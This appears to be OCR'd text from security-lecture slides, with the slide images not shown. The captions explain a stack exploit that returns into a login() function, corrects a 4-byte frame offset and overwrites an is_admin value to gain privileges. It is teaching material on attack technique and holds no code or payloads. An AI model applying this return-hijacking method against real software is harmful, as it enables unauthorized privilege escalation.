
Setting arguments

Wait for vuln to end… (stack shown just before the return)




Setting arguments

Return happens… (now running login() code)




Setting arguments

Login sets up the (empty) stack frame…




Setting arguments

Uh oh! We are off by 4 bytes!




Setting arguments

(No return address was pushed when we called login)




Setting arguments

Workaround is simple: Just write is_admin a little higher




Setting arguments

Same steps as before: Wait for vuln to end…




Setting arguments

Same steps as before: Return back to login()…




Setting arguments

Same steps as before: Open the stack frame…



Setting arguments

And now we have recreated the stack frame!



